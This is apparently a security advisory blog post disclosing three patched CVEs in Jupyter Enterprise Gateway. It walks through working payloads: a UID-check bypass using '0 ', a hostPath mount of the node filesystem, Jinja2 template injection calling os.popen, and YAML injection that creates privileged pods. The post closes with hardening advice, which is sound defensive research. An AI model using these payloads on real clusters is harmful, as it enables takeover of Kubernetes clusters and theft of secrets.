Jupyter Enterprise Gateway - From Notebook to Kubernetes Cluster Admin

Jupyter Enterprise Gateway - From Notebook to Kubernetes Cluster Admin - Ben Cambourne, elttam.

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Jupyter Enterprise Gateway - From Notebook to Kubernetes Cluster Admin - elttam

By

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Jupyter Enterprise Gateway

From Notebook to Kubernetes Cluster Admin

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kubernetes

jupyter

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Introduction

While assessing an AI platform, we identified three vulnerabilities in Jupyter Enterprise Gateway that allow a notebook user with no Kubernetes privileges to compromise the underlying cluster. In this post we walk through how a notebook user can escalate from running data science workloads to reading cluster secrets, mounting host filesystems, and creating arbitrary privileged pods. We responsibly disclosed these issues to the Jupyter security team, who have since published a patched release in v3.3.0.

Each issue has been assigned a CVE:

- CVE-2026-44180 / GHSA-chq7-94j8-cj28: ContainerProcessProxy._enforce_prohibited_ids Bypass
- CVE-2026-44181 / GHSA-f49j-v924-fx9w: Jinja2 Template Server Side Template Injection resulting in Remote Code Execution
- CVE-2026-44182 / GHSA-cfw7-6c5v-2wjq: Kubernetes Manifest Injection in Jinja2 Template Rendering

Our full advisories including proof-of-concept exploits and Nuclei templates for each issue are published in our GitHub repository.

The rest of this post walks through each vulnerability and covers hardening recommendations.

Background: Enterprise Gateway Architecture


[image: Jupyter logo]

Jupyter Enterprise Gateway is a top-level Jupyter project that extends Jupyter Notebook and JupyterHub to launch kernels remotely on distributed compute infrastructure - including Kubernetes, Apache Spark, and others.

In a standard local Jupyter setup, the kernel (the Python process that actually executes your code) runs on the same machine as the notebook server.

Enterprise Gateway decouples these: the notebook server stays where it is, but kernel execution is delegated to a remote cluster.

This is a common pattern for sharing GPU and CPU compute across users and workloads on AI platforms.



In a Kubernetes deployment, when a user opens a notebook and runs a cell, the notebook server calls Enterprise Gateway's REST API to request a kernel.

Enterprise Gateway then creates a Kubernetes pod - the kernel pod - in which the user's code actually runs.

Enterprise Gateway acts as a privileged intermediary: it holds a Kubernetes service account with broad permissions to create, list, and delete pods, secrets, namespaces, persistent volumes, and more.

[image: Architecture diagram: multiple users connecting through Jupyter Notebook Server to Enterprise Gateway running in a Kubernetes cluster, which spawns Kernel Pods for code execution]

Consider a corporate data science platform where dozens of analysts and data scientists share a Jupyter environment backed by Enterprise Gateway.

These users - call one Mallory - have legitimate notebook access, but they are not Kubernetes cluster administrators.

The cluster likely hosts other sensitive workloads: production services, databases, internal tooling.

Mallory is not supposed to be able to touch any of that.

[image: Kubernetes cluster diagram showing Enterprise Gateway and Kernel Pods alongside other sensitive workloads such as production services and databases]

But Enterprise Gateway's API accepts user-controlled values that influence how kernels are launched.

These values can be weaponised in two ways: through the notebook server, which may forward user-controlled environment variables to Enterprise Gateway; or directly against the Enterprise Gateway API - including by hairpinning from within a kernel pod if the cluster's network policy allows more than the ZMQ backchannel to Enterprise Gateway.

Either path lets a notebook user leverage Enterprise Gateway's elevated Kubernetes service account privileges to compromise the entire cluster and every workload running on it.

[image: Lab architecture: Mallory as notebook user connecting through Jupyter Notebook Server to Jupyter Enterprise Gateway running in a Kubernetes cluster, which spawns Kernel Pods]

Vulnerabilities

To illustrate the vulnerabilities, we created a Kubernetes cluster and deployed a vulnerable version (v3.2.3) of Jupyter Enterprise Gateway using Helm.

The demonstrations below use ducaale/xh, an HTTPie-style HTTP client.

ContainerProcessProxy._enforce_prohibited_ids Bypass (GHSA-chq7-94j8-cj28)

[image: Prohibited ID bypass attack diagram: Mallory sends KERNEL_UID='0 ' to bypass the check, causing Enterprise Gateway to spawn a Kernel Pod running as root (UID:GID 0:0)]

Jupyter Enterprise Gateway's API takes a JSON body that allows specifying environment variables that control the launch of the Jupyter kernel.

From a security point of view, two immediately interesting variables are: `KERNEL_UID` and `KERNEL_GID`.

On Kubernetes, these control the security context's `runAsUser` and `runAsGroup`, as seen in `kernel-pod.yaml.j2` where the Jinja2 variables are interpolated.

`etc/kernel-launchers/kubernetes/scripts/kernel-pod.yaml.j2`:

```
{% if kernel_uid is defined or kernel_gid is defined %}
securityContext:
  {% if kernel_uid is defined %}
  runAsUser: {{ kernel_uid | int }}
  {% endif %}
  {% if kernel_gid is defined %}
  runAsGroup: {{ kernel_gid | int }}
  {% endif %}
  fsGroup: 100
{% endif %}
```

First, we make a REST API call to Jupyter Enterprise Gateway to create a simple Jupyter kernel, without specifying `KERNEL_UID` or `KERNEL_GID`:

```
xh http://localhost:32222/api/kernels name=python_kubernetes env:='{
  "KERNEL_POD_NAME": "bdawg",
  "KERNEL_NAMESPACE": "notebooks",
}'
```

```
HTTP/1.1 201 Created
Content-Length: 172
Content-Type: application/json
Date: Wed, 08 Oct 2025 10:56:56 GMT
Location: /api/kernels/ef26b082-b04a-416a-9ae9-9f8ca793183a
Server: TornadoServer/6.2
X-Content-Type-Options: nosniff
{
    "id": "ef26b082-b04a-416a-9ae9-9f8ca793183a",
    "name": "python_kubernetes",
    "last_activity": "2025-10-08T10:56:58.330712Z",
    "execution_state": "starting",
    "connections": 0
}
```

Inspecting the `bdawg` pod that Enterprise Gateway just created, we can see it is running as UID:GID `1000:100`.

This is the `jovyan` user and `users` group inside the container - a non-root user and group.

```
kubectl get pod/bdawg -o yaml -n notebooks -o jsonpath='{.spec.securityContext}' | jq
```

```
{
  "fsGroup": 100,
  "runAsGroup": 100,
  "runAsUser": 1000
}
```

Trying UID=0 and/or GID=0

Now we try to create a kernel with UID or GID `0` (root):

```
xh http://localhost:32222/api/kernels name=python_kubernetes env:='{
  "KERNEL_POD_NAME": "bdawg-uid",
  "KERNEL_NAMESPACE": "notebooks",
  "KERNEL_UID": "0",
}'
```

```
HTTP/1.1 403 Kernel's UID value of '0' has been denied via EG_PROHIBITED_UIDS!
Content-Length: 94
Content-Type: application/json
Date: Wed, 08 Oct 2025 11:03:27 GMT
Server: TornadoServer/6.2
X-Content-Type-Options: nosniff
{
    "reason": "Kernel's UID value of '0' has been denied via EG_PROHIBITED_UIDS!",
    "message": ""
}
```

`KERNEL_GID=0` fails similarly:

```
HTTP/1.1 403 Kernel's GID value of '0' has been denied via EG_PROHIBITED_GIDS!
Content-Length: 94
Content-Type: application/json
Date: Wed, 08 Oct 2025 11:03:32 GMT
Server: TornadoServer/6.2
X-Content-Type-Options: nosniff
{
  "reason": "Kernel's GID value of '0' has been denied via EG_PROHIBITED_GIDS!",
  "message": ""
}
```

Setting both `KERNEL_UID=0` and `KERNEL_GID=0` together also fails.

Enterprise Gateway has a feature that prevents the launching of kernels with prohibited UIDs or GIDs, defaulting to blocking UID `0` and GID `0`.

`enterprise_gateway/services/processproxies/container.py`:

```
prohibited_uids = os.getenv("EG_PROHIBITED_UIDS", "0").split(",")
prohibited_gids = os.getenv("EG_PROHIBITED_GIDS", "0").split(",")
```

`enterprise_gateway/services/processproxies/container.py`:

```
def _enforce_prohibited_ids(self, **kwargs: dict[str, Any] | None) -> None:
    """Determine UID and GID with which to launch container and ensure they are not prohibited."""
    kernel_uid = kwargs["env"].get("KERNEL_UID", default_kernel_uid)
    kernel_gid = kwargs["env"].get("KERNEL_GID", default_kernel_gid)

    if kernel_uid in prohibited_uids:
        http_status_code = 403
        error_message = (
            f"Kernel's UID value of '{kernel_uid}' has been denied via EG_PROHIBITED_UIDS!"
        )
        self.log_and_raise(http_status_code=http_status_code, reason=error_message)
    elif kernel_gid in prohibited_gids:
        http_status_code = 403
        error_message = (
            f"Kernel's GID value of '{kernel_gid}' has been denied via EG_PROHIBITED_GIDS!"
        )
        self.log_and_raise(http_status_code=http_status_code, reason=error_message)
```

Bypassing ID Restrictions

The vulnerability in `_enforce_prohibited_ids()` is that the check is a strict comparison against the raw user-supplied value.

The supplied value is then processed by the Jinja2 `int` filter and used in the Kubernetes manifest.

Values like `"0 "` (note the trailing space) bypass the check, because `"0 "` != `"0"`, but `int("0 ")` evaluates to `0`.

Sending the padded values:

```
xh http://localhost:32222/api/kernels name=python_kubernetes env:='{
  "KERNEL_POD_NAME": "bdawg-uid",
  "KERNEL_NAMESPACE": "notebooks",
  "KERNEL_UID": "0 ",
  "KERNEL_GID":"0 "
}'
```

```
HTTP/1.1 201 Created
Content-Length: 172
Content-Type: application/json
Date: Wed, 08 Oct 2025 11:03:36 GMT
Location: /api/kernels/0ddff0b6-d256-44ff-a061-298722daeabe
Server: TornadoServer/6.2
X-Content-Type-Options: nosniff
{
    "id": "0ddff0b6-d256-44ff-a061-298722daeabe",
    "name": "python_kubernetes",
    "last_activity": "2025-10-08T11:03:38.962736Z",
    "execution_state": "starting",
    "connections": 0
}
```

The `bdawg-uid` pod was created.

Inspecting it, we see it is running as UID:GID `0:0` (root:root):

```
kubectl get pod/bdawg-uid -o yaml -n notebooks -o jsonpath='{.spec.securityContext}' | jq
```

```
{
  "fsGroup": 100,
  "runAsGroup": 0,
  "runAsUser": 0
}
```

The Enterprise Gateway prohibited UID/GID security feature is bypassed.

Executing Code as Root with the Enterprise Gateway Client

With the kernel running, we can interact with it using the client library bundled in the Enterprise Gateway repository at `enterprise_gateway/client`.

Set up a virtual environment, then start IPython with the Gateway host configured:

```
python -m venv venv && . ./venv/bin/activate
export GATEWAY_HOST=http://localhost:32222
ipython
```

```
import ast
import gateway_client

gc = gateway_client.GatewayClient()

# Use kernel ID from exploit above
kernel_id = '0ddff0b6-d256-44ff-a061-298722daeabe'

k = gateway_client.KernelClient(
    gc.http_api_endpoint,
    gc.ws_api_endpoint,
    kernel_id,
    timeout=120,
    logger=gc.log,
)
```

The `execute()` method returns output as a string containing a Python byte-string literal.

A small helper unwraps it:

```
def run(kernel, cmd):
    output, _ = kernel.execute(f'import subprocess; subprocess.check_output({cmd!r})')
    return ast.literal_eval(output).decode('utf-8')
```

Confirming code execution as root in the kernel pod:

```
In [1]: print(run(k, ['id']))
uid=0(root) gid=0(root) groups=0(root),100(users)

In [2]: print(run(k, ['hostname']))
bdawg-uid
```

Cluster Compromise: Mounting the Host Filesystem

[image: Cluster compromise diagram: Mallory's kernel pod runs as root with a hostPath volume mount, accessing the worker node's filesystem and all workloads running on it]

Running as root inside a container becomes significantly more dangerous when combined with volume mounts.

Enterprise Gateway allows clients to specify volumes via the `KERNEL_VOLUMES` and `KERNEL_VOLUME_MOUNTS` environment variables.

By combining the UID/GID bypass with a `hostPath` volume mount, we can mount the underlying Kubernetes worker node's filesystem into the kernel pod and access it as root.

```
xh http://localhost:32222/api/kernels env:='{
  "KERNEL_POD_NAME": "bdawg-id-bypass",
  "KERNEL_NAMESPACE": "notebooks",
  "KERNEL_UID": "0 ",
  "KERNEL_GID": "0 ",
  "KERNEL_VOLUMES": "[{\"name\":\"host\",\"hostPath\":{\"path\":\"/\"}}]",
  "KERNEL_VOLUME_MOUNTS": "[{\"name\":\"host\",\"mountPath\":\"/host\"}]"
}'
```

```
HTTP/1.1 201 Created
Content-Type: application/json
{
  "id": "d80a5a1d-33ff-4ce7-88f8-905b68fa3131",
  "name": "python_kubernetes",
  "last_activity": "2025-12-02T12:29:30.733441Z",
  "execution_state": "starting",
  "connections": 0
}
```

Connecting to the kernel with the Enterprise Gateway client (reusing the `run()` helper from above):

```
# Use kernel ID from exploit above
kernel_id = 'd80a5a1d-33ff-4ce7-88f8-905b68fa3131'

k = gateway_client.KernelClient(
  gc.http_api_endpoint,
  gc.ws_api_endpoint,
  kernel_id,
  timeout=120,
  logger=gc.log,
)
```

We confirm root execution, and that the container's OS is Ubuntu Jammy while the host node is Alpine Linux - proving we are reading the host filesystem through `/host`:

```
In [1]: print(run(k, ['id']))
uid=0(root) gid=0(root) groups=0(root),100(users)

In [2]: print(run(k, ['cat', '/etc/os-release']))
PRETTY_NAME="Ubuntu 22.04.2 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.2 LTS (Jammy Jellyfish)"

In [3]: print(run(k, ['cat', '/host/etc/os-release']))
NAME="Alpine Linux"
ID=alpine
VERSION_ID=3.22.1
PRETTY_NAME="Alpine Linux v3.22"
```

Inspecting `/host/run/k0s/` reveals the Kubernetes node runtime, including the `containerd` socket, the interface through which every container on the node is managed, and a well-known path to arbitrary container execution on the host:

```
In [4]: print(run(k, ['ls', '-la', '/host/run/k0s/']))
total 40
drwx--x--x  5 root root  100 Oct  8 07:30 containerd
-rw-r--r--  1 root root    6 Oct  8 07:30 containerd.pid
srw-rw----  1 root root    0 Oct  8 07:30 containerd.sock
srw-rw----  1 root root    0 Oct  8 07:30 containerd.sock.ttrpc
-rw-------  1 root root 4266 Oct  8 07:30 k0s.yaml
drwxr-xr-x  2 root root   80 Oct  8 07:30 kubelet
-rw-r--r--  1 root root    6 Oct  8 07:30 kube-apiserver.pid
```

With root access and the host filesystem mounted, code execution on the underlying worker node is achievable via multiple paths - writing a cron job into the host filesystem being one straightforward example.

Repeating this across worker nodes compromises the entire cluster.

Jinja2 Template Server Side Template Injection resulting in Remote Code Execution (GHSA-f49j-v924-fx9w)

[image: SSTI attack diagram: Mallory sends a Jinja2 template expression in KERNEL_POD_NAME, ca using Enterprise Gateway to evaluate it server-side and achieve code execution inside the Enterpri se Gateway pod]

The various `KERNEL_XXX` environment variables passed in the API request flow directly into Jinja2 template rendering when Enterprise Gateway builds the Kubernetes manifest.

No sanitisation is applied, so embedding Jinja2 template expressions in these values causes them to be evaluated server-side - inside the Enterprise Gateway pod.

The vulnerable code path is in `enterprise_gateway/services/processproxies/k8s.py`, where `kernel_pod_name` and other `kernel_xxx` variables are rendered via Jinja2.

The template `etc/kernel-launchers/kubernetes/scripts/kernel-pod.yaml.j2` contains multiple such variables - each a potential injection point.

These values originate from `KERNEL_XXX` environment variables in the API call, converted to lowercase by `launch_kubernetes.py`.

Simple Demonstration

The classic SSTI probe is arithmetic: embedding `{{7 * 7}}` in `KERNEL_POD_NAME` demonstrates that Jinja2 evaluates the expression server-side, with the result appearing in the pod name.

```
xh http://localhost:32222/api/kernels name=python_kubernetes env:='{
  "KERNEL_POD_NAME": "bdawg-{{7 * 7}}",
  "KERNEL_NAMESPACE": "notebooks"
}'
```

```
kubectl get pods -n notebooks
```

```
NAME     READY   STATUS    RESTARTS   AGE
bdawg-49   1/1     Running   0          3m54s
```

The pod is named `bdawg-49` - `7 * 7` was evaluated by Jinja2 during manifest rendering.

Remote Code Execution

Jinja2's Python object graph can be traversed to reach `os.popen()`.

The following payload runs `hostname` inside the Enterprise Gateway pod and exfiltrates the output through the kernel pod's name:

```
xh http://localhost:32222/api/kernels name=python_kubernetes env:='{
  "KERNEL_POD_NAME": "ssti-{{ cycler.__init__.__globals__.os.popen(\"hostname\").read() }}",
  "KERNEL_NAMESPACE": "notebooks"
}'
```

```
kubectl get pods -n notebooks
```

```
NAME                                READY   STATUS    RESTARTS   AGE
ssti-enterprise-gateway-c8877b64c-hr552   1/1     Running   0          2m25s
```

The pod name contains the hostname of the Enterprise Gateway pod - confirming code execution is happening inside Enterprise Gateway itself, not inside a kernel pod.

Impact: Enterprise Gateway Service Account

Code execution inside the Enterprise Gateway pod grants access to its mounted Kubernetes service account token.

Using that stolen token, `kubectl auth can-i --list` reveals the extent of access:

```
Resources                                       Verbs
rolebindings.rbac.authorization.k8s.io          [get list create delete]
configmaps                                      [get watch list create delete]
namespaces                                      [get watch list create delete]
persistentvolumeclaims                          [get watch list create delete]
persistentvolumes                               [get watch list create delete]
pods                                            [get watch list create delete]
secrets                                         [get watch list create delete]
services                                        [get watch list create delete]
```

It has full create/delete access to pods, secrets, namespaces, and persistent volumes.

An attacker can read all cluster secrets, create privileged pods, or mount host filesystems - the same cluster compromise path demonstrated in the previous section, but reached via code execution in Enterprise Gateway rather than a kernel pod.

Kubernetes Manifest Injection in Jinja2 Template Rendering (GHSA-cfw7-6c5v-2wjq)

[image: Manifest injection attack diagram: Mallory injects YAML via KERNEL_WORKING_DIR, causing Enterprise Gateway to render a malicious Kubernetes manifest that creates an attacker-controlled pod]

The same `KERNEL_XXX` environment variables that flow into Jinja2 template rendering also flow into the rendered YAML manifest without YAML-aware escaping.

By injecting newlines and YAML syntax into these values, an attacker can break out of the string context and write arbitrary YAML into the manifest - overwriting existing fields or injecting entirely new Kubernetes resources.

The injection points are `kernel_xxx` variables in `etc/kernel-launchers/kubernetes/scripts/kernel-pod.yaml.j2`, populated from `KERNEL_XXX` environment variables via `launch_kubernetes.py`.

The PoCs below use `KERNEL_WORKING_DIR`, which is active when `mirrorWorkingDirs` is enabled in the Helm chart, but any of the injectable `kernel_xxx` variables could be used.

Overwriting securityContext via Duplicate Key Injection

YAML allows duplicate keys in a mapping, but the last copy is the effective value.

By injecting a second `securityContext` block after the legitimate one, the injected values override the originals.

The following payload uses embedded newlines to escape the string context and write YAML at the pod spec indentation level:

```
{
  "KERNEL_POD_NAME": "working-dir-root",
  "KERNEL_NAMESPACE": "notebooks",
  "KERNEL_WORKING_DIR": "\"/tmp\\\"\n\n# INJECTION\n  securityContext:\n    runAsUser: 0\n    runAsGroup: 0\n    fsG
}
```

```
xh http://localhost:32222/api/kernels env:=@env-working-dir-exploit.json
```

The rendered manifest shows both `securityContext` blocks.

The injected one at the bottom wins:

```
  securityContext:
    runAsUser: 1000
    runAsGroup: 100
    fsGroup: 100
  containers:
  - image: "elyra/kernel-py:3.2.3"
    name: "working-dir-root"
    workingDir: "/tmp"

# INJECTION
  securityContext:
    runAsUser: 0
    runAsGroup: 0
    fsGroup: 100
# stray quote "
    volumeMounts:
```

The pod runs as `uid=0(root) gid=0(root)`.

It is also possible to inject a container-level `securityContext`, which additionally supports the `privileged` field.

Injecting Arbitrary Kubernetes Resources

By injecting YAML document boundaries (`...` end-of-document, `---` new document), the payload can introduce entirely new Kubernetes resources alongside the kernel pod.

```
{
  "KERNEL_POD_NAME": "working-dir-root-pod",
  "KERNEL_NAMESPACE": "notebooks",
  "KERNEL_WORKING_DIR": "\"/tmp\\\"\n\n# INJECTION\n...\n---\napiVersion: v1\nkind: Pod\nmetadata:\n  name: injecte
}
```

```
xh http://localhost:32222/api/kernels env:=@env-working-dir-exploit-pod.json
```

The injection point in the rendered manifest:

```
    workingDir: "/tmp"

# INJECTION
...
---
apiVersion: v1
kind: Pod
metadata:
  name: injected-pod
spec:
  containers:
    - name: injected-container
      image: nginx
      securityContext:
        privileged: true
        runAsUser: 0
        runAsGroup: 0
...
```

Both pods are created:

```
kubectl get pods -n notebooks
```

```
NAME               READY   STATUS    RESTARTS   AGE
injected-pod       1/1     Running   0          4s
working-dir-root-pod   1/1     Running   0          4s
```

The injected pod's security context confirms it is privileged and running as root:

```
kubectl get pod/injected-pod -n notebooks -o jsonpath='{.spec.containers[*].securityContext}' | jq
```

```
{
  "privileged": true,
  "runAsGroup": 0,
  "runAsUser": 0
}
```

With the ability to create arbitrary pods - privileged, with `hostPath` volume mounts, with any image, this vulnerability provides the same cluster compromise paths as the previous two: node filesystem access, `containerd` socket access, and full cluster takeover.

The `privileged` flag also opens additional container escape and privilege escalation paths beyond volume mounts, such as kernel module loading via `insmod`.

Hardening Recommendations

The following recommendations cover both Enterprise Gateway-specific configuration and broader Kubernetes cluster hardening.

Enterprise Gateway Configuration

- **Patch.** ***Upgrade to the patched release v3.3.0 that addresses CVE-2026-44180, CVE-2026-44181, and CVE-2026-44182.***
- **Restrict network access to Enterprise Gateway.** ***Enterprise Gateway's REST API should only be reachable by legitimate clients - such as Jupyter Server or other notebook frontends - not directly by end users. Apply a Kubernetes `NetworkPolicy` that allows ingress to the Enterprise Gateway pod only from known client pods (matched by label selector), and denies all other ingress. This prevents a malicious notebook user from bypassing the client application and sending crafted `KERNEL_XXX` payloads directly to Enterprise Gateway.***
- *Enable authentication on the Enterprise Gateway API.* Enterprise Gateway supports a static token via the `EG_AUTH_TOKEN` environment variable (or `authToken` in the Helm chart). When set, every API request must supply the token to be accepted. Combined with the network policy above, this adds a second layer: even if the network policy is misconfigured or bypassed, an unauthenticated request will be rejected.
- *Tighten the Enterprise Gateway Kubernetes RBAC.* The default ClusterRole grants broad create/delete access to pods, secrets, namespaces, persistent volumes, and more. Audit these permissions and restrict them to the minimum required for your deployment. In particular, consider whether Enterprise Gateway needs namespace-create or secret-read access cluster-wide.

Kubernetes Cluster Hardening

- **Use an admission controller.** Tools like Kyverno or OPA Gatekeeper can enforce cluster-wide policies. Relevant policies for Enterprise Gateway deployments include blocking `runAsRoot`, blocking `privileged` containers, and restricting `hostPath` volume mounts.**
- **Enforce non-root execution.** * ***Apply a `PodSecurityStandard` of at least `baseline` (or `restricted`) to kernel pod namespaces. This prevents pods from running as UID/GID 0 even if the API call requests it.***
- **Restrict hostPath mounts.** * ***Block `hostPath` volumes at the admission layer. The cluster compromise demonstrated in this post relies on mounting the host filesystem - denying this removes that escape vector.***
- **Restrict privileged pods.** * ***Block `securityContext.privileged: true` cluster-wide or at minimum in kernel namespaces. This blocks the privileged container creation demonstrated in the manifest injection section, removing escape vectors such as kernel module loading.***
- **Consider user namespaces.* Kubernetes user namespaces remap UIDs inside the container to unprivileged UIDs on the host. Even if an attacker achieves UID 0 inside a kernel pod, they remain unprivileged on the node - significantly reducing the blast radius.

Conclusion

Three vulnerabilities in Jupyter Enterprise Gateway - a whitespace bypass to run kernel pods as root, a Jinja2 SSTI giving code execution inside the Gateway container, and a YAML injection allowing arbitrary Kubernetes resource creation - share a common root cause: user-controlled `KERNEL_XXX` environment variables flow into sensitive contexts without proper validation or escaping. A notebook user can escalate from running data science workloads to compromising the entire Kubernetes cluster.

The Jupyter security team has published a patched release addressing all three issues. Organisations running Jupyter Enterprise Gateway should upgrade and apply the hardening recommendations above.

Our full advisories with PoCs and Nuclei templates are available in our GitHub repository.

Ruby Marshal Kick-off Gadgets

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Cruising for Shells in Flowise

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Jupyter Enterprise Gateway

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